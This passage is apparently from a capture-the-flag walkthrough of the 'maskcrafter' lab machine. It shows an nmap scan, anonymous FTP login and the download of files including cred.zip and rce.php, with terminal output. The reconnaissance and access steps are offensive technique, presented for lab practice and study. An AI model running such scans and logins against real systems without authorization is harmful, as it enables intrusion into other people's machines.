
```
hackercoolmagz@kali:~$ nmap -sV -A 192.168.36.129
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-06 13:50 EDT
Nmap scan report for 192.168.36.129
Host is up (0.0015s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 112      115          4096 Mar 24 03:19 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.36.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
```

I successfully logged into the target's FTP server using credentials (anonymous;anonymous).




```
hackercoolmagz@kali:~$ ftp 192.168.36.129
Connected to 192.168.36.129.
220 Welcome to maskcrafter(TM) FTP service.
Name (192.168.36.129:hackercoolmagz): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

On browsing the FTP directory, I found three new files : NOTES.txt, cred.zip and rce.php.




```
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 112      115          4096 Mar 24 03:19 pub
226 Directory send OK.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 112      115          4096 Mar 24 03:19 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             202 Mar 22 06:26 NOTES.txt
-rw-r--r--    1 0        0             229 Mar 23 12:31 cred.zip
-rw-r--r--    1 0        115          5497 Mar 24 03:19 rce.php
226 Directory send OK.
ftp> 
```

I downloaded all these three files onto my attacker machine using get command as shown in the image below.




```
ftp> get NOTES.txt
local: NOTES.txt remote: NOTES.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for NOTES.txt (202 bytes).
226 Transfer complete.
202 bytes received in 0.00 secs (636.3407 kB/s)
ftp> get cred.zip
local: cred.zip remote: cred.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cred.zip (229 bytes).
226 Transfer complete.
229 bytes received in 0.04 secs (5.4558 kB/s)
ftp> get rce.php
local: rce.php remote: rce.php
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for rce.php (5497 bytes).
226 Transfer complete.
5497 bytes received in 0.00 secs (2.1011 MB/s)
ftp> 
```

The first file NOTES.txt is a sort of a warning to use a stronger password for the /debug directory. It gave a hint that the password is from a dictionary. Whatever this is, it is futile now. Nikto already gave me the password and moreover the author said "no bruteforcing".



